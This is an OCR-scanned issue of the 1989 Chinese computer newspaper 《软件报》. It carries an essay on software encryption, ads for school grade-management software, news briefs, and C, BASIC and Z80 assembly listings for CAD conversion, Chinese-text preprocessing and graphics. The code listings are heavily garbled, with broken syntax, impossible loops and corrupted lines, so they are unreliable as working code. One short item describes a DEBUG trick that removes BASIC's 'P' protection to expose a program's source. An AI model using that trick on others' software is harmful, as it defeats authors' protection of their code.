本杂志创刊于1984年，宗旨是普及计算机知识，提高计算机水平。本杂志内容广泛，包括：计算机基础知识、应用软件开发、硬件维修、网络技术等。欢迎广大读者投稿，我们将择优刊登。编辑部地址：成都市人民南路二段二小校分厂印刷。



征订启事

请《软件报》的广大读者注意，欲订明年《软件报》者，请快到当地邮局办理订阅手续。月价0.78元，订阅代号：61-74 《软件报》发行科



# 软件报

普及计算机知识 交流计算机技术 开发软件资源 培养软件人才

中国软件技术公司 中国软件技术公司成都分公司 成都电子研究所合办 主编：刘得德  
国内统一刊号CN51-0090 订阅代号：61-74 地址：成都市金河街75号 邮政编码：610015

## ● 敬告江苏及全国各地读者 ●

一年一度的报刊订订工作现已全面开始了，根据江苏省邮电管理局的规定，“江苏各地收订1990年度四川省出版的《软件报》截止日期是十二月十五日”。敬请江苏广大读者、以及外省市、自治区《软件报》的新老订户，尽快到当地邮电局办理明年的《软件报》订阅手续，以免延误。  
请牢记《软件报》的邮发代号：61-74  
江苏省云台县邮电局 杨玉雷

## 软件加密浅谈

随着计算机的普及，其应用领域不但开拓，已深入社会生产的各个部门。大量工作正逐步由人过渡到计算机管理，随之大批信息亦由文件柜（保密柜）存入计算机并进行快速处理，工作效率得以极大提高。与此同时系统安全和信息保护也成为人们尤为关切的问题，保密性能的高低成为一个软件系统能否得以应用的重要标志，引起了各方面人士的高度重视，要求软件加密的呼声日趋强烈。

笔者走访了一些计算机用户和软件开发人员，他们从不同角度谈到了软件加密问题。作为用户较为关心的是软件的适用性、可靠性和使用方便，但最为担心的又是信息的安全性，他们认为一个成功的软件系统必须是系统和信息安全有所保证，而开发人员则希望他们的劳动得到尊重，专利得以保护。软件加密是一项复杂的脑力劳动，涉及多种科学和各个领域，随着软件产业的不断发展，难度日趋增大，其开发时间和费用以及人力是成倍增加，相反复制一个软件确是如此容易，这种不正常现象严重阻碍软件产业的发展。软件作为一种特殊商品，有其自身的价值和使用寿命，要求从商品交换中获取报酬是顺理成章的，要求予以保护是理所当然的，也只能如此才能保护软件开发人员的积极性，缓解软件“危机”。诚然，由国家制定有关软件法规不失为解决的好办法，但在法制不健全的情况下加强软件的自身防护能力也是条重要途径。

所谓软件防护能力，通俗说就是软件防非法复制、运行和偷窃等功能，通常解决办法不外乎给软件加密。软件加密技术在国外已被广泛采用，国内近几年也开始研究并有所成果。软件加密的方式可形形色色，各式各样，但可大致归类为硬加密、软加密和反动态跟踪技术等。其中硬加密技术

采用非标准磁盘格式，能防止非法复制，是软件保护的基础；软加密技术则是使程序密码化，可防破译者的静态破译；而反动态跟踪技术则能防DEBUG程序进行动态破译，软件加密一般采用这几类，此外也有采用将软件与硬件发生关系，进一步增加破译难度，但由于通用性受限制，故很少采用。综合运用这些技术就能开发具有一定破译难度的加密软件。从目前国内开发的软件加密情况看，单一采用软加密方式较多，而且大部分软件是部分密码法，即在主控模块入口处设置多级密码，且密码就在程序之中或在相应程序文件中。这种加密方式对计算机外行有一定的防护能力，而稍懂点计算机的人对其破译则易如反掌。而更为严重的是在计算机网络上广泛应用时，大多数用户信息（包括一些机密文件）采用不经任何加密处理或简单地加密处理进行传递，而且一般是通过邮局发送，显然其安全性是令人担忧的。由此可见，研制加密软件已势在必行。

通常，加密软件其破译难度与使用便捷性成反比。加密的本意是给别人造成不便，但同时免不了给自己正常使用亦带来不便。如何解决这个矛盾，是软件加密必须考虑的问题。将谁放在首要地位，不能一概而论，需视不同软件用途而将谁放在首要地位，一般应满足防非法运行、查目标和文件内容等基本防护性能。对传递信息的软盘更应做到不解密处理就是一张“死盘”。

从理论上说软件既可加密，那么就一定能破译，绝对不能破译的软件是不存在的。然而，随着破译难度的增加，其破译时间也随之增长，而大部分信息或软件随着时间流逝，本身的价值已大为贬值，这时即使破译也无任何意义。同时，破译技术的提高又反过来刺激加密技术的发展，这对矛盾体总是在循环运动中发展。可以预言，软件加密工作永远都具有现实意义，而且其技术将更加趋于成熟。

本版责任编辑：04号

★编号：891010  
名称：小学成绩管理软件  
作者：武金社  
功能简介：该软件可对小学成绩进行全面管理，共有存储、修改、处理等十个模块，均采用积木式编写，方便实用，便于维护，由于在设计中考虑到了教务工作中的许多细节（如班级设置、人数多少、学期长短等），使得利用班级的17种表格（项目最多的达21项），配上丰富的查询功能，不仅可以满足教师处和档案室的需要，而且还为班主任、学生以及家长提供了许多方便，无论是进行质量分析，还是作为档案资料，均能满足您的要求。

程序语言：BASIC  
运行环境：1. APPLE及其兼容机 2. 两台软盘驱动器 3. 宽行（或80列）打印机一台 4. 华南师大汉卡（HZK-2）一块  
转让形式：磁盘二张及使用说明书（系统盘及软件盘各一张，有系统盘者亦可只购软件盘）  
转让价格：50元（含邮资）  
收款单位：成都《软件报》信息部  
★编号：891011  
名称：中学通用成绩处理系统  
作者：王仲斌  
功能：本软件共有七项功能：班内名次排列，年级名次排列各班成绩统计，各科成绩统计，各科名次排列，教学质量分析，各科分差曲线。每项功能一般由7-10个具体栏目组成。

本软件集统计图表成绩、分析教学质量、评价出题水准于一身；年级、科目、班级项目齐全，能为教师使用提供尽可能多的信息。程序中凡需输入数据及运行，皆以中文提示执行方法，所有表格及学生姓名也一律以中文输出。

该软件能对1000个考生、20个班级、7门课程的一年级测验作出全面处理，这对一般学校已绰绰有余。

程序语言：APPLE SOFT及6502汇编  
运行环境：APPLE及其兼容机。软盘驱动器2台，打印机一台，16K扩充卡及仓吉汉卡各一块。  
转让形式：磁盘一张、使用说明一份。  
转让价格：30元（含邮资）  
收款单位：成都《软件报》信息部

★编号：891012  
名称：学生考试排序及成绩分析系统  
作者：徐春雨  
功能简介：本系统可完成一个班或者一个年级的学生考试排序工作和成绩分析工作。它的最大特点是：克服苹果机内存容量小，在软汉字系统下不能处理较大批量数据的困难，可完成近八百八十人每人八个学科的排序和成绩分析工作，并对排列名次处理合理，在排年班份时能在学生姓名的后面标明班次。输出采用以数字化输出，格式整齐，醒目美观，对懂得汉语的，即能适应各单位的某些特殊情况。本系统也适用于中考的成绩统计和分数段统计工作。如果对校名编号，也可处理会考的排序工作，对业务部门处理教学情况将带来极大的方便。

程序语言：BASIC  
运行环境：苹果机及其兼容机、两台驱动器、打印机、DOS3.3系统盘、福洲燕山软汉字系统。  
转让形式：盘一张、说明书一份。  
转让价格：35元（含邮资）  
收款单位：成都《软件报》信息部

▲美国宾夕法尼亚州大学等举办东亚信息处理国际研讨会 本报讯 美国宾夕法尼亚州大学将于1990年10月举办东亚信息处理国际研讨会，会上将宣读论文，展出有关产品。四川省科学技术协会的杨玉雷同志收到了邀请函。

杨玉雷曾研制成功未来一、二拼音汉字编码，在本报发表过《汉字编码的多样化与发展》的论文，《中文信息》杂志上发表过《拼音编码字母拼写的研究》、《论汉字编码的近字性原则》、《拼音编码将成为主流》、《汉字编码学形学理论的探讨》等论文。

▲全国通用安装预算管理软件开发成功 河北省沧州市建安公司计算机室开发成功的全国通用安装预算管理软件开发，最近通过省级鉴定，并在最近结束的1989年度河北省微机应用软件评选中被评为优秀软件。

▲济南市于1989年10月7日至9日举办首届“泉城杯”青少年微电脑知识竞赛活动。这是继1988年济南市举办“浪潮”小星星微电脑知识竞赛后的又一次规模较大的中、小学生计算机知识竞赛活动。济南 吴安林

▲本报讯 苏州市科协、市计算机学会、市微电脑应用协会，定于十一月十三日起，在市科委大楼举办“苏州市89年计算机应用周”。在“活动周”期间，主办单位将组织“计算机局域网”、“计算机多用户系统”、“计算机辅助设计”、“人工智能”、“计算机控制”、“计算机应用产品”、“计算机基础教育”等方面的学术报告。还要举行“办公自动化”、“电脑排版、轻印贴”等计算机普及知识讲座。对于这次“活动周”的情况，本报将作跟踪报道。苏州 狄敬君

## 台湾制成世界最快电脑中文识别系统

目前世界最快电脑中文识别系统，已由台湾人自行研究开发完成并已申请到美国专利，预计今年年底可办理技术转移，现在台湾已有十余家信息厂商计划接收这项技术，大量生产。这许多种印刷字体光學中文文字自动识别系统，是台湾电信研究所，研因法人工业技术研究院电子研究所与资讯工业策进会去年六月合作研发的。这套系统主要配备是一套电脑主机及扫描器，它的功能，每分钟可识别400字以下，是当前世界最快及识别字数最多的系统。另外，这套系统具有智能，能自主学习，总结学习后果和学习经验，以及可即时识别繁体、仿宋体、楷书、行书等多种不同字体及不同大小字形各8401个常用字。

▲编自《计算机信息报》



# SMARTWORK 绘图文件转为AUTOCAD 命令文件

在PC机用户中, SMARTWORK和AUTOCAD是两个广为应用的CAD软件。SMARTWORK在印刷线路板的绘制中, 专用性强, 制版布线质量高。但是, 由于在绘图功能方面逊色于AUTOCAD, 因此, 有许多用户用AUTOCAD来绘制印刷线路板。另外, 由于SMARTWORK无字符绘制功能, 许多用户甚感不便。我们在应用中, 取二者之所长, 达到了事半功倍的效果。

经过分析, 我们走了一条捷径, 直接将制版软件SMARTWORK的绘图文件转换为AUTOCAD的命令文件, 从而将SMARTWORK上的图形转换为AUTOCAD的绘图文件。具体做法是:

1. 应用 SMARTWORK 绘图时, 采用绘图机绘图, 并将绘图指令写到磁盘上。
2. 利用转换程序, 将文件转换为 AUTOCAD 的命令文件。
3. 启动 AUTOCAD, 利用 SCRIPT 命

令, 执行所转换成的命令文件。

例, 将 SM, PCB 转为 SM, SCR  
A>PSB SM, PCB SM, SCR

将 SMART WORK 绘图文件转换为 AUTOCAD 的绘图文件解决了其应用范围窄的问题; 同时也解决了许多用户因没有 FX-100 打印机和 DMP 系列绘图机而不能应用 SMARTWORK 绘图的问题。因为 AUTOCAD 可使用的绘图设备相当广泛。

在应用中应注意如下问题:

1. PSB 转换程序是用 MSC 3.0 版开发的。
2. SMARTWORK 的上下版面应分别转换, 在 AUTOCAD 中, 应用不同的层来转换图形。

3. 在 AUTOCAD 中, 应选用 1:1000 的比例, 以保证图形尺寸同 SMARTWORK。
4. PSB, C 源程序清单。
5. 请留心 PPRINTF 语句中的空格, 这些 AUTOCAD 的分割符很重要, 不能错。

```
#include <stdio.h>
#include <string.h>
#include <ctype.h>
main(argc,argv)
int argc;
char argv[] ;
{
FILE *fp1,*fp2;
int *ps1,*ps2;
char buffer[80];
int i,j,i1,i2,j1,j2;
int opx,opy,angle,prex,prey;
int ox,oy,pxt,caora;
if (argc != 3)
fprintf(stderr," command format error !
\n");
fprintf(stderr," usage: command infile
outfile \n");
abort("command format error !");
if ((fp1=fopen(++argv,"r")) == NULL)
{
fprintf(stderr,"Can't open %s\n",*argv);
exit(1);
}
if ((fp2=fopen(++argv,"w")) == NULL)
{
fprintf(stderr,"Can't open %s\n",*argv);
exit(1);
}
opx=0;
opy=0;
pxt=0;
prex=0;
prey=0;
caora=1;
while(!feof (fp1))
{
for (i=0; i<78;&&(ch=getc(fp1))!=EOF)
&&(ch != '\n');i++)
buffer[i]=ch;
buffer[i]='\0';
printf("%s\n",buffer);
if ((ps1=strchr(buffer,'E')) != NULL)
goto LBH1;
if ((ps1=strchr(buffer,'U')) != NULL)
pxt=0;
if ((ps1=strchr(buffer,'H')) != NULL)
{
opx=0;
opy=0;
}
}
if ((ps1=strchr(buffer,'O')) != NULL)
{
opx+=prex;
opy+=prey;
}
if ((ps1=strchr(buffer,'D')) != NULL)
pxt=1;
if ((ps1=strchr(buffer,'C')) != NULL)
{
for (i1=0;i1 >= i; i1++)
{
if (isdigit(buffer[i1]) != NULL)
break;
}
ps2=ps1+i1+1;
scanf(ps2,"%d,%d",&ox,&oy);
fprintf(fp2,"ARC %d,%d C %d,%d A %d\n",
prex+opx,prey+opy,ox+opx,oy+opy,angle);
caora=0;
goto LBH1;
}
if ((ps1=strchr(buffer,'A')) != NULL)
{
for (i1=0;i1 >= i; i1++)
{
if (isdigit(buffer[i1]) != NULL)
break;
}
ps2=ps1+i1+1;
scanf(ps2,"%d,%d",&ox,&oy);
if (pxt)
{
if (caora)
fprintf(fp2,"LINE %d,%d %d,%d \n",prex+
opx,prey+opy,ox+opx,oy+opy);
else
fprintf(fp2,"LINE %d,%d \n",ox+opx,oy+opy);
}
prex=ox;
prey=oy;
caora=1;
}
LBH1:
for (i1=0;i1<78;i1++)
buffer[i1]=' ';
fclose(fp1);
fclose(fp2);
}
```

```
1: /* date=89-04-1989 filename=exchang.c */
2: /* author : 余 东 明 */
3: /* usage : cc -b exchang exchang.c */
4: /*
5: /* @cbank\file1.c\file2.c */
6: /*
7: /* cc -o file1 file2.c */
8: #include <stdio.h>
9: main(argc, argv)
10: int argc;
11: char argv[] ;
12: { FILE *fp, *fopen();
13: if (argc != 1)
14: if (argc != 1)
15: if (argc != 1)
16: if (argc != 1)
17: break;
18: }
19: else
20: { printf("cat: can't open %s\n", argv);
21: }
22: }
23: }
24: if (argc != 1)
25: FILE *fp;
26: int c1, c2;
27: while((c1=getc(fp)) != EOF)
28: W(c1<128)
29: printf("%c",c1);
30: else
31: { printf("\%3o",c1);
32: c2=getc(fp);
33: printf("\%3o",c2);
34: }
35: }
36: }
```

TOWER 32  
机 下  
C 语 言  
程 序 中  
的 汉 字  
预 处 理

在原装 TOWER 32 超级微计算机系统上开发 C 程序时我们发现, 对含有汉字的 C 程序进编译会产生错误, 即使不出错, 运行后也不能输出汉字究其原因, 是编译程序不能识别程序中的汉字。这就使 C 语言的应用受到很大的局限。为此, 本人进行了分析, 了解到, TOWER 32 编译程序虽不能正确识别源程序中的汉字, 但对汉字的八进制码是可识别并进行正确编译的。根据这一分析, 本人设计了一个 C 程序, 专门对汉字的 C 源程序进行预处理, 预处理后再编译, 运行时即可输出汉字。

预处理程序(清单上)的设计思想是对一个含有汉字的 C 源程序进行逐个字符扫描并判断, 若其 ASCII 码值小于 128, 则为一般字符, 按原样输出(到一个中间文件); 反之, 则为汉字等特殊字符, 就进行转换, 输出其八进制码。该码应有两个, 分别为三位八进制数, 以 "/" 号分隔, 对应汉字的第一、二字节。扫描完毕就生成一个中间文件, 再编译此中间文件, 即可实现预项目的。

预处理程序含有两个参数, 即 arSc 和 arV 分别为整型和指针型。其中 arSc 用于判断需预处理的源程序的个数, 至少为 1。arV 等于 1 时表示无文件输入, 将对硬盘输入进行预处理。(见第 11 至 12 行)。arSc 等于 2 时表示有一个文件需作处理, 依此类推。arV 用于指向某个要进行预处理的文件, 当该文件不存在或不可读时显示 "cannot open", 并终止运行(见第 15 至 18 行); 否则就作预处理(见第 20 至 35 行), 自定义函数 middle(f) 完成对 C 源程序的扫描及汉字转换, 其中标准函数 setc() 取到的为源程序的一个字符, 但返回的应是一个整型数。

九江 余东明

## 屏幕图形的部分存盘和调用

本版责任编辑: 06号

FOBASE 只要满足下列条件就能输出直方图。

1. 硬件要求主机内存不小于 512K, 具有彩色高分辨显示器及适配卡(或 CGEGA)。
2. 操作系统在 2.10 版以上, 显示功能扩展块 INT10C.COM。

FOXBASE 调入时再加上后跟参数 "NOTIBM" (即非快速屏幕输出), 则 FOXBASE 就能输出直方图了。

具体在程序中的调用如下:

```
(1)CHR(14)+ "CS, X, Y, R, A, 01, 02, Z1, Z2);
绘以(X, Y)为圆心, R 为半径, 起始角为 01, 终止角为 02 的 S 色圆弧(A=0), 属性 A=1 为扇形, Z1, Z2 为纵横半径之比。角 01, 02 用角度表示。
(2)CHR(14)+ "BS1, S2, X1, Y1, X2, Y2);
绘边长为 S1 色, 内色 S2, 左上角坐标为 (X1, Y1), 右下角坐标为 (X2, Y2) 的矩形。
(3)CHR(14)+ "LS, X1, Y1, X2, Y2) 绘直线。
(4)CHR(14)+ "DS, X, Y) 绘 S 色的点
(5)CHR(14)+ "PX, Y, S1, S2);
从 (X, Y) 开始, S2 色组成的图形内填以 S1 色
值得说明一点: 在调用以上功能时, 必须用 @ROW, C OL SAY 语句, 用 " 命令则不能实现绘图, 这点不同于 DBASE-II。
```

当绘制好一屏图形后, 可采用保存屏幕缓冲区的方法存盘, 但有时屏幕的图形并非都有用, 或绘制的图形较小, 只占一部分, 如果也采用保存缓冲区的方法, 将浪费很多的磁盘资源, 这是不合算的。为了解决图形存盘占用空间过多的问题, 用 BASIC 编写了两个小程序, 实现屏幕图形的部分存盘和调用, 以减少无用区域的存入。

调用时, 图形可输出到任意位置, 可以和原位置的图形进行或、与、求反、直按、异或 5 种操作, 使图形变得绚丽多彩。该程序适应长城 0520CH 高精度显示器方式, 如果在 PC 机上运行, 将程序 1 的 60 行改成 L=4+INT((X+2)/8)/5 即可。

河北 耿学民

```
程序 1: 存盘。
10 INPUT "图形存盘文件名: ",NMS
20 INPUT "图形左上角坐标 X=? Y=?":X1,Y1
30 INPUT "图形右下角坐标 X=? Y=?":X2,Y2
40 Y=ABS(X1-X2)+1
50 Y=ABS(Y1-Y2)+1
60 L=4+INT((X+2)/8)/5*3
70 IF L=100000 THEN 20
80 DIM AX(L)
90 B=VARPTR(AX(0))
100 GET (X1,Y1)-(X2,Y2),AX
110 DEF SDO
120 BSAVE NMS,B,L
130 ERASE AX
140 RETURN
程序 2: 调用。
10 DIM AX(5000)
20 INPUT "调用图形的文件名: ",NMS
30 INPUT "图形输出位置坐标 X=? Y=?":X,Y
40 INPUT "方式: 或 1 与 2 直按 3 异或 4 异或 5";B
50 DEF SGB
60 B=VARPTR(AX(0))
70 BLOAD NMS,B
80 IF U=3 THEN PUT (X,Y),AX,PSET:GOTO 130
90 IF U=4 THEN PUT (X,Y),AX,XOR:GOTO 130
100 IF U=4 THEN PUT (X,Y),AX,PSET:GOTO 130
110 IF U=2 THEN PUT (X,Y),AX,AND:GOTO 130
120 IF U=1 THEN PUT (X,Y),AX,OR
130 ERASE AX
140 RETURN
```

FOXBASE + 2.00  
精  
现  
地  
图

爱迪克 AEDK-51 (II) 仿真开发机简介

AEDK-51 (Advanced Emulation Development Kit) 机为用户仿真开发英特尔公司 MCS-51 系列单片机的应用提供软、硬件手段。MCS-51 单片机的资源一定时器、串行口、并行口、内部 RAM、特殊寄存器等均可供用户使用，为用户仿真开发提供了极大方便。

主要性能

- 中央处理单元: 51 系列单片机 8031/8032
时钟: 6MHz (用户可选用 2~12MHz)
机上用户 RAM: 82K 断电后信息自动保护
可固化、读出、比较 EPROM (2716、2732、2764、27128、27256) EEPROM (2816、2817、2864) 及 8751。
提供具有驱动和隔高的 CPU 仿真接口用作仿真开发。
提供电视卡及支持软件，用户可在选时频输出或视频输出配接电视机或监视器。
提供圣特罗尼克 (Centronic) 标准并行接口与并行打印机 (CP80、pP40 等) 联接打印输出。

- 提供标准 RS-232 接口连接 IBM-PC 机或 CRT 终端。
8031 串行口直接输出或经标准 RS-232 电平转换后提供用户使用。

软件

- 1. 串行监控程序和键盘监控程序即 DEBUG 程序。
2. 反汇编程序，地址可浮动。
3. 汇编程序、编辑程序。
输入 MCS-51 单片机汇编助记符的源文件，进行逐条汇编、扫描代真，在逐条输入语句时立即检查语法错误。可使用名字标号，有地址浮动能力。
4. 联接 IBM-PC 机和 APPLE-I 机的组合软件，完成与 AEDK-51 机通讯及交叉汇编。
5. 浮点 BASIC 解释程序，具有控制应用特色。
6. 浮点运算子程序库 (23 个)。

主要特点

- 1. 开发用户系统简便迅速，一次完成。

TP 805 作图功能扩展

TP805 是一种功能较强的灵巧型单板机，目前已广泛应用于工业控制与管理系统。但无作图功能，而使报表打印和其它需要图形的场合不便。我们在应用过程中，通过以下程序，扩充了这一功能，可以很方便地作出所需要的图形，与第 151 期的屏幕快照程序相适，则可把所作的图形打印下来，如加上一个屏旋转程序，还可建立一个小型的图形库。

一、实现原理

TP805 机内存较小，在字符方式下分辨率只有 32x16，其中每个字符由 8x8 个象素构成，通过在图形方式下控制每个象素的亮暗，可使 TP 805 的分辨率扩大到 256x128，能够画出较理想的图形。

二、使用方法

首先通过上下左右四键控制光标的移动，再由 RET-VRN 键打点，即点亮光标所在象素，由空格键消点，即熄灭光标所在象素，这样，就可以在屏幕上作出一个任意的图形。

安徽 任青水

ASSEMBLY CODE:
1 DRG 400H 62 LD A,C 124 CP 0FH
2 LD A,0F2H 63 CP 0FH 125 RET
3 DUT (0DCH),A 64 JR NZ,CLRO 126 LD A,E
4 START: LD D,7 65 RET 127 OUT (C),A
5 CALL CLEAR 66 ZI: LD A,E 128 INC C
6 LD BC,0E0H 67 PUSH DE 129 INC B
7 IN A,(C) 68 INC D 130 LD D,7
8 LD E,A 69 LD A,I 131 IN A,(C)
9 CALL ZI 70 LOOP2: SLA A 132 LD E,A
10 KEY: CALL IFFAH 71 DEC D 133 CALL ZI
11 CP 0BH 72 JR NZ,LOOP2 134 RET
12 JR NZ,KEY1 73 RR A 135 IAY1: LD A,B
13 CALL ZUOY1 74 OR E 136 CP 0E0H
14 JR KEY 75 POP DE 137 JR NC,XA1
15 CP 09H 76 OUT (C),A 138 LD A,E
16 JR NZ,KEY2 77 RET 139 OUT (C),A
17 CALL YUOY1 78 ZUOY1: LD A,D 140 LD A,B
18 JR KEY 79 CP 7 141 ADD A,20H
19 CP 0AH 80 JR Z,ZUO1 142 LD B,A
20 JR NZ,KEY3 81 INC D 143 IN A,(C)
21 CALL IAY1 82 CALL ZI 144 LD E,A
22 JR KEY 83 RET 145 CALL ZI
23 CP 0EH 84 ZUO1: LD D,0 146 LD A,C
24 JR NZ,KEY4 85 LD A,B 147 XA1: LD A,C
25 CALL UP1 86 OR A 148 CP 0E0H
26 JR KEY 87 JR Z,ZUO2 149 RET Z
27 CP 0DH 88 LD A,E 150 LD A,E
28 JR NZ,KEY5 89 OUT (C),A 151 OUT (C),A
29 PUSH DE 90 DEC B 152 INC C
30 INC D 91 IN A,(C) 153 LD A,B
31 LD A,I 92 LD E,A 154 ADD A,20H
32 SLA A 93 CALL ZI 155 LD B,A
33 DEC D 94 RET 156 IN A,(C)
34 JR NZ,LOOP 95 ZUO2: LD A,C 157 LD E,A
35 RR A 96 CP 0E0H 158 CALL ZI
36 GR E 97 RET Z 159 LD A,B
37 POP DE 98 LD A,E 160 UPY1: LD A,B
38 LD E,A 99 OUT (C),A 161 CP 20H
39 JR KEY 100 DEC C 162 JR C,UP1
40 CP 20H 101 DEC B 163 LD A,E
41 JR NZ,KEY6 102 IN A,(C) 164 OUT (C),A
42 PUSH DE 103 LD E,A 165 LD A,B
43 INC D 104 CALL ZI 166 SUB 20H
44 LD A,0FEH 105 RETJ 167 LD B,A
45 SLA A 106 YUOY1: LD A,B 168 IN A,(C)
46 LOOP1: DEC D 107 OR A 169 LD E,A
47 JR NZ,LOOP1 108 JR Z,YUO1 170 CALL ZI
48 RR A 109 DEC D 171 RET
49 AND E 110 CALL ZI 172 UP1: LD A,C
50 POP DE 111 RET 173 CP 0E0H
51 LD E,A 112 LD A,B 174 RET Z
52 JR KEY 113 CP OFFH 175 LD A,E
53 KEY6: CP 1FH 114 LD A,E 176 OUT (C),A
54 CALL CLRO 115 JR Z,YUO2 177 DEC C
55 JR START 116 OUT (C),A 178 LD A,B
56 INC B 117 INC B 179 SUB 20H
57 CLEAR: LD BC,0E0H 118 IN A,(C) 180 LD B,A
58 CLRO: LD A,0 119 LD D,7 181 LD E,A
59 CLRI: OUT (C),A 120 LD E,A 182 CALL ZI
60 DJNZ CLRI 121 CALL ZI 183 LD E,A
61 INC C 122 RET Z 184 RET
123 YOU2: LD A,C 185 END


您曾想过要得到被 P 保护的源程序或者恢复已被 NEW 清除的 BASIC 程序吗? 两字节解密程序为您排忧解难!

- 制作解密程序方法如下:
A) DEBUG
-E100 FF 1
-N NEW.P
-R CX
CX 0000
\*2
\*W
\*W
Writing 0002 bytes
-Q
使用方法: (设 ABC.BAS 被 P 保护)
A>BASIC
LOAD \*ABC
LOAD \*NEW.P
LIST 得源程序即被解密
NEW
中间不能编辑新语句
LOAD \*NEW.P
LIST 得源程序即被恢复

湖南 李增广

a. 把用户系统的 8031/8032 接掉后，接上 AEDK-51 的仿真电缆，即能进行硬件查错，调试。
b. 用户输入应用程序后，联上用户系统进行调试，完毕后，把应用程序浮动至用户系统的实际地址，再汇编一次，即形成可直接在用户系统上正确执行的应用程序，固化入 EPROM。
c. 用户系统断开仿真电缆，插上 8031/8032 和固化有用户程序的 EPROM 就可脱机正常运行。
2. 不占用 MCS-51 单片机资源
AEDK-51 的监控程序不占用 MCS-51 单片机的资源一定时器、串行口、并行口、内部 RAM、特殊功能寄存器等等。
3. 仿真空间大
一般的 MCS-51 单片机仿真开发装置有用户系统 P2.7 (A15) 不参加地址译码的限制，实际的仿真空间只有 32K，AEDK-51 机无此限制，采用了地址浮动技术，实际仿真空间为 48Kx2，逻辑仿真空间为 64Kx2。
4. 具有硬件查错功能
当用户系统单片机的引线连接负载较多或硬件设计有错或短路时，一般仿真机可能会影响工作。AEDK-51 仿真总线具有驱动、隔离措施，不会受到影响，这样才能真正硬件查错。
5. RS-232 通讯接口有特色
AEDK-51 机的 RS-232 通讯接口，不占用 MCS-51 单片机的串行口和定时器，并且被特率能自动检测设定。范围为 600~18200BIT/S
6. 可联接的 I/O 设备丰富
与 CRT 终端、IBM-PC 机、APPLE-I 机、电视机、监视器、并行打印机中任选一种联接，就可运行汇编、反汇编、编辑和 BASIC 程序。
7. 能独立运行
AEDK-51 自身带有 LED 数码显示和小键盘，支持机器码编程、仿真调试或现场调试。
8. 软件丰富
a. 配有键盘监控、串行监控、汇编、编辑、反汇编、浮点 BASIC、浮点运算子程序库共 30 多 K 程序，固化在 27256 EPROM 中。
b. 配有联接电视机或监视器的软件，此时 AEDK-51 机上小键盘是一个模拟的 ASC 小键盘，可支持以上程序运行。
c. 配有在 IBM-PC 机上运行的串行通讯及交叉汇编组合软件。
d. 配有在 APPLE-I 上运行的通讯交叉汇编组合软件。
e. 价格 3500 元 内含: 主机板、机箱、CPU 仿真电缆、CRT 终端电缆、电源箱、串行监控程序、键盘监控程序、反汇编程序、汇编和编辑程序、浮点子程序、浮点 BASIC-521.1 解释程序。
- IBM-PC 组合软件、通讯电缆 200 元
- APPLE 组合软件、通讯电缆 200 元
- 电视卡及支持软件 400 元
- 四路专用电源 400 元
- EPROM 擦除器 200 元
AEDK-51 机保修期二年
联系人: 成都市金牛河 75 号成都电子研究所电子应用开发部
陈仲明 邮政编码: 610015 电话: 667880 转 27

AEDK-51 机运行环境





动力电费计算程序

只要将当月电表读数输入计算机就能计算出各项费用及其相应的费用...

对于二部电价制或计算参数不同的,只要在本程序基础上稍加修改就适用...

CEC-1中华学习机中文状态第十一行已被系统占用,作为状态行显示汉字输出...

在COMX-PC机上调试一个程序时,经常需要停下来,仔细观察屏幕内容...

在建立数据语句时,语句引导取3-4位数,前1-2位代表年,后2位代表月份使其有规律...

在磁盘的"HELLO"中,设置了进入中文语句,磁盘一启动计算机就进入中文状态...

注意:整个字符区应安排在同一页范围内,即字符的首地址和末地址的高位要一致...

命令使用拦截屏幕输出的方法实现,即输出开关(428F)~(428)中的地址变成(4408)...

LASER-310的HPLOT X, Y, TO X1, Y1, 子程序, 接通出口后,需作一个三角形,就能用PRINT 2,3,0,2,30,50,50,20,3来作一个三角形...

如果将400句中,"RUN HELLO"换成"LOAD<文件名>"那么在本程序结束后,会自动进入下一用户的计算,更加方便...

6000-20 00 C3 A9 70 85 FB A9 6008-60 85 FC A9 3E BD 44 60

化·零·为·整·的·LIST (ST),对分析阅读较长的程序很有帮助,缺点是不便于屏幕编辑...

《软件报》今年第6期上《化整为零的LIST》,再行CALL 785,运行经过这样处理后的LIST命令就成为无空格的语句行...

8FFF-F3 参见92第一期 9000-F1 C0 1C 2B E6 7F F5 CF 9008-2C CD 1C 2B E6 3F D1 E5

6000-20 00 C3 A9 70 85 FB A9 6008-60 85 FC A9 3E BD 44 60 6010-A5 25 48 A5 24 48 A9 04

《1》小蜜蜂机使用手册上写在汉字系统下用通格键"←"可以清除提示符,其实最好用(RETURN)键...

《2》键,然后再输入你所定义的内容。定义的内容可以是一组字符或若干键盘命令以取一小段程序...

本大纲根据教材及全国计算机应用软件人员水平考试分析与解答(下面简称解答),通过复习,要求掌握PASCAL语言的基本概念...

PASCAL程序设计复习大纲 四川大学付教授 张升楠 6.字符串处理(解答P51试题七,教材P154例1)



# 软件报

普及计算机知识 交流计算机技术 开发软件资源 培养软件人才

中国软件技术公司 中国软件技术公司成都分公司 成都电子研究所合办 主编：刘炜德  
国内统一刊号CN51-0090 订阅代号：61-74 地址：成都市金河新75号 邮政编码：610015

## 我国地区级计算机发展的现状与对策

没有计算机技术，就没有四个现代化。在我国，自八四年以来，计算机已发展到煤炭、炼钢、纺织、化肥、交通、金融、气象等行业部门。这些计算机在实际应用中，分别完成了事务处理、信息处理、工业控制等方面的工作，减轻了劳动负担，提高了工作效率，加快了我国现代化的建设。

但是，与上述情况相反，我国现在仍有百分之五十左右的计算机处于“睡眠”或“半睡眠”的状态。从临汾地区来说，据不完全统计，该地区现在共有各种型号计算机528台，其中：小型机9台，IBM系列机198台，苹果机106台，低档学习机92台；TP801等控制用计算机27台。在这些计算机中，利用率比较高的只有210台，占总数的40%，另外，还有大约20%左右的计算机能够保证经常开机，应用率仅占一半多。分析其原因，主要在于以下两个方面：

一、缺乏计算机方面的专门人才  
在我国地区级的有些单位，虽然有了计算机，但却没有计算机方面的专门人员或只有某些进行过简单培训的操作人员。他们不了解计算机的广泛用途，只把计算机做为打字机来用或者只是进行本单位现有软件的利用(比如：报表、汇总等)，在其它时间，则把计算机往那儿一放，再无人问津。

二、单位领导不够重视  
在某些单位，领导们还没有体会到利用计算机的甜头，认为用不用计算机一回事，于是，放轻了计算机的应用。计算机也只好去睡大觉。

三、计算机利用率比较低  
